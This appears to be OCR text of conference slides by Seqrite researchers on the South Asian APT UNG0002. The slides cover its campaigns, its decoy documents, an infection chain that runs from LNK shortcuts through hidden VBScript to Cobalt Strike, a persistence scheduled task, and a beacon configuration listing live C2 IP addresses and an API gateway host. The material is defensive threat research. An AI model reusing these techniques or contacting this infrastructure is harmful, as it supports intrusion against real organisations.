Uncovering the Whispers of an APT Targeting Industries in South Asia

TRACKED AS

UNG0002

Advanced, Adaptive, and Persistent Threat Eatity from South Asia

LNK VB

OPERATION COBALT WHISPER

OPERATION AMBERMIST

SEQRITE | Quick Heal

#FIRSTCON25

About Us

Sathwik Ram Prakki
Senior Security Researcher
Seqrite Labs, Quick Heal

@PrakkiSathwik

Subhajeet Singha
Security Researcher
Seqrite Labs, Quick Heal

@ElementalX2

Agenda

01 Meet UNG0002

02 Timeline of Events

03 Operation CobaltWhisper

04 Operation AmberMist

05 Infrastructure & Attribution

06 Conclusion

Meet *UNG0002*

Meet UNG0002

Operation CobaltWhisper

- Active since May 2024
- Targets – Hong Kong, China, Pakistan
- Sectors
  - Strategic Infrastructure and Tech.
  - Scientific and Academic Institutions
- Arsenal
  - Cobalt Strike
  - VBScript

Operation AmberMist

- Active since Jan 2025
- Targets – China and Pakistan
- Sectors – Gaming Industry and IT sector
- Arsenal
  - INet RAT, Shadow RAT, Blister
  - ClickFix
  - VBScript, BAT, PowerShell, SCT

Timeline of UNG0002 – CobaltWhisper

May

Enterprise Decryption

•**企**业资质材料/
•**企**业签名解密专用解密工具

Early-July

Targets CN Universities

- Peking University – Finance
- Yunnan University – Env. Eng.
- Tsinghua University – Comp. Sc.

Mid-July

Parking Fee

- **最新停**车场收费标准调整方案
- "Latest Parking Lot Fee Adjustment Plan"
- "Movie Publicity Requirements"

Late-July

Targets Pakistan

- Islamabad Security Dialogue
- Final Combined Forecast MCP
- IDEAS 2024 Calling Letter

Early-Aug

Research on Pre-Fueling

- 预加油航班管理方法研究与软**件**实现（修改意见)
- "Research on Pre-Fueling Flight Management Methodology and Software Implementation"

Late-Aug

Study of Fusion Power

- 热核聚变发电岛三回路参数优化**研究**（**修改意**见)
- "Optimization study of the parameters of the three loops of the thermonuclear fusion power island"

Sept


Technology Awards

- 预加油航班管理方法研究与软**件**实现（修改意见）
- "Instructions for filling Electrotechnical Society Awards"

Operation Cobalt Whisper

Industries Affected


- Defense Industry
- Electrotechnical Engineering
- Energy (Hydropower, Renewable Energy)
- Civil Aviation
- Environmental Engineering
- Academia and Research Institutions
- Medical Science Institutions
- Cybersecurity Researchers



Initial Findings

- RAR Archive file
  - “**附件**1：《2024**年度中国**电工技术学会科学技术奖推荐提名书》（**技**术发明奖和科技进步奖）填报说明(2024**年**8**月新版**).pdf.lnk”
  - Attachment 1: Instructions for filling in the “2024 Recommended Nomination Form for Science and Technology Awards of the Chinese Society of Electrotechnology (Technical Invention Award and Scientific and Technological Progress Award)” (new version in August 2024)
- Multiple such shortcut files using *wscript* (or) *cscript* to execute hidden Visual Basic Script
- Decoding hidden implants that lead to ***Cobalt Strike*** beacons

Infection Chain



Decoy Documents – 1

中国电工技术学会
China Electrotechnical Society

2024年度中国电工技术学会科学技术奖

推荐/提名书

（技术发明奖和科技进步奖）

2024 Annual China Electrical Society Sciencr and Technology Award

Recommendation / Nomination Form

填报说明

目 录

Contents on Guidelines for Project Submission.

Decoy Documents – 2

七、本项目曾获科技奖励情况

按表格栏目填写本项目相关技术内容及创新点曾获科技奖励情况。应写明获奖项目名称、获奖时间、主要完成单位（按奖励证书排序完整填写）、主要获奖人（按奖励证书排序完整填写）、奖项名称、奖励等级、授奖部门（机构）。

Previous Awards received by the current project.

八、主要知识产权目录

应填写直接支持本项目主要创新点成立且已授权的知识产权，包括发明专利权、计算机软件著作权、集成电路布图设计权、实用新型专利权等，不超过20项。**应按与主要科技创新点的密切程度排序，前三项应填写核心知识产权。**

申报单位应将每个已授权专利的专利证书、权利要求书和说明书合并生成一个PDF文件上传至系统；主要知识产权证明目录填写完整后，应从系统导出、打印，并由第一完成人签字后，扫描上传PDF文件至系统。

九、主持或参与制定的标准情况

用于体现通过项目实施，所主持或参与制定标准的情况，鼓励科技创新入项目、入标准、入管理。所涉及的标准均应为公开发布的标准，按照要求如实填写标准名称、标准号、发布时间、发布机关、所支撑创新点（仅需要列出创新点序号即可）、标准起草单位名称及排序、标准起草人姓名及排序。

所填写的标准，起草单位和起草人必须有本项目的主要完成单位和主要完成人。

相关标准包括国际标准、国家标准、行业标准、地方标准、团体标准，企业标准不必填写。

十、代表性论文/专著发表情况

按照表格栏目要求，如实填写支持本项目“主要科技创新内容”成立

7

十五、其他支撑材料

Additional Supporting Materials

1．此处仅限上传与项目相关的说明性、支撑性文件，如联合研发证明、专利及论文目录、同行专家推荐函以及与项目相关的照片等。

2．主件中已上传的支撑材料，请勿在此重复上传。

3．总数不超过5个，每个PDF文件只能包含一类独立内容，大小不超过8M。

十六、项目视频介绍

Project Video Introduction.

通过网评的项目，须上传项目视频（有声PPT）介绍，内容包括立项背景、总体思路、主要内容、科技创新点、主要技术经济指标、取得相关知识产权情况、推广应用及经济社会效益等。**原则上由第一完成人进行项目汇报并首先作自我介绍，不得采用专业配音。视频时间不超过5分钟（MP4格式，大小不超过30M）。**

网评结束后，通过网评的项目会收到短信通知，项目联系人可在规定的日期内可登录系统并上传视频文件。从系统“项目填报—科学技术进步奖项目填报”界面“上传项目视频介绍”入口处上传文件。

没有通过网评的项目，将不会收到短信通知，无需制作项目视频文件，项目联系人也无权限登录系统。

Decoy Documents – 3

第二章　奖励设置

第七条 中国电工技术学会科学技术奖下设技术发明奖、科技进步奖、高景德科技成就奖和青年科技奖。

（一）技术发明奖

授予在电气工程领域产品、工艺、材料及其系统等重要技术发明中做出重要贡献的单位和个人。

（二）科技进步奖

授予在技术研究、技术开发、技术创新、推广应用先进科学技术成果、促进高新技术产业化，以及在完成重大科学技术工程、计划项目等方面做出突出贡献的单位和个人。

科技进步奖项目类别：

1. 技术开发类项目：是指在科学研究和技术开发活动中，完成的具有重大市场实用价值并得到推广应用的产品、技术、工艺、材料和设计方法。为培养和造就专家型技能型人才，技术实用性强、应用成效突出、主要完成人为工人身份的技术创新类项目亦可推荐本类奖项。

2. 重大工程类项目：是指在电气工程领域重大基建工程、技术改造升级工程、科学技术工程、国家重大科技基础设施等工作中做出重要贡献并取得显著经济或社会效益的项目。

（三）高景德科技成就奖

高景德科技成就奖由中国电工技术学会和清华大学联合发起设立，旨在纪念我国电气工程学科的重要奠基人之一、中国电工技术学会主要创始人之一、学会第一届和第二届理事长、清华大学原校长高景德院士，激励

2

正当手段骗取奖励的，由奖励办公室报奖励委员会批准后撤销奖励，并公开通报。

第四十六条 中国电工技术学会择优向上级单位推荐优秀获奖项目。

第四十七条 奖励委员会负责审定本办法，授权奖励办公室组织修订和发布。


第四十八条 本办法由中国电工技术学会负责解释。

Revocation of Awards

Various regulations and interpretations.

Technical Analysis – LNK

- LNK runs the malicious VBScript ***O365.vbs*** using a Windows utility known as wscript.exe



VBScript


- Mimics a utility for managing and generating compressed cabinets from an MSI database

```
' Show help if no arguments or if argument contains ?
' Windows Installer utility to generate file cabinets from MSI database
' For use with Windows Scripting Host, CScript.exe or WScript.exe
' Copyright (c) Microsoft Corporation. All rights reserved.
' Demonstrates the access to install engine and actions
'

' FileSystemObject.CreateTextFile and FileSystemObject.OpenTextFile
Const OpenAsASCII   = 0
Const OpenAsUnicode = -1

' FileSystemObject.CreateTextFile
Const OverwriteIfExist = -1
Const FailIfExist      = 0

' FileSystemObject.OpenTextFile
Const OpenAsDefault    = -2
Const CreateIfNotExist = -1
Const FailIfNotExist   = 0
Const ForReading = 1
Const ForWriting = 2
Const ForAppending = 8

Const msiOpenDatabaseModeReadOnly = 0
Const msiOpenDatabaseModeTransact = 1

Const msiViewModifyInsert         = 1
Const msiViewModifyUpdate         = 2
Const msiViewModifyAssign         = 3
Const msiViewModifyReplace        = 4
Const msiViewModifyDelete         = 6

Const msiUILevelNone = 2

Const msiRunModeSourceShortNames = 9

Const msidbFileAttributesNoncompressed = &h00002000
```

Decoded VBScript

- Scheduled task named *WpnUserService_x64* to run *sigverif.exe* every 59 minutes


Cobalt Strike Beacon




```
139.155.190.84,/api/x,139.155.190.198,/index
%windir%\syswow64\dllhost.exe
%windir%\sysnative\dllhost.exe
NtZOV6JzDr9QkEnX6bobPg==
: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: */*


Accept: */*
        JSESSION=
Host: service-a8vp3r65-1319584009.cd.tencentapigw.com

s5915iq1ejZ3OQd/sgvNag==
139.155.190.84
139.155.190.84
139.155.190.198,/index

65a330 (510):  403 Forbidden
Content-Type: text/plain; charset=utf-8
Content-Length: 0
Connection: keep-alive
Api-RequestId: a3a6cb9988087ebfd5efab3002467c08
Api-ID: api-raw06gq1
Date: Fri, 27 Sep 2024 19:56:59 GMT
Server: bfe
Request-Id: 56967fb0-3e28-4bf0-b322-ace3762517ca
Api-FuncName: back-0008
Api-AppId: 1319584009
Api-ServiceId: service-a8vp3r65
Api-HttpHost: service-a8vp3r65-1319584009.cd.tencentapigw.com
Api-Status: 403
Api-UpstreamStatus: 403
```


Hunting – 1

- Cobalt Strike Beacons – *ImeBroker.exe*



Hunting – 2

- Shortcut LNKs – *laptop-g5qalv96*



Hunting – 3

- Pivoting on *cscript.exe gives new IDs* – ***laptop-g5qalv96*** and ***desktop-727otfd***


New Decoys – 1

Discussing a theoretical method for coordinating various types of military platform

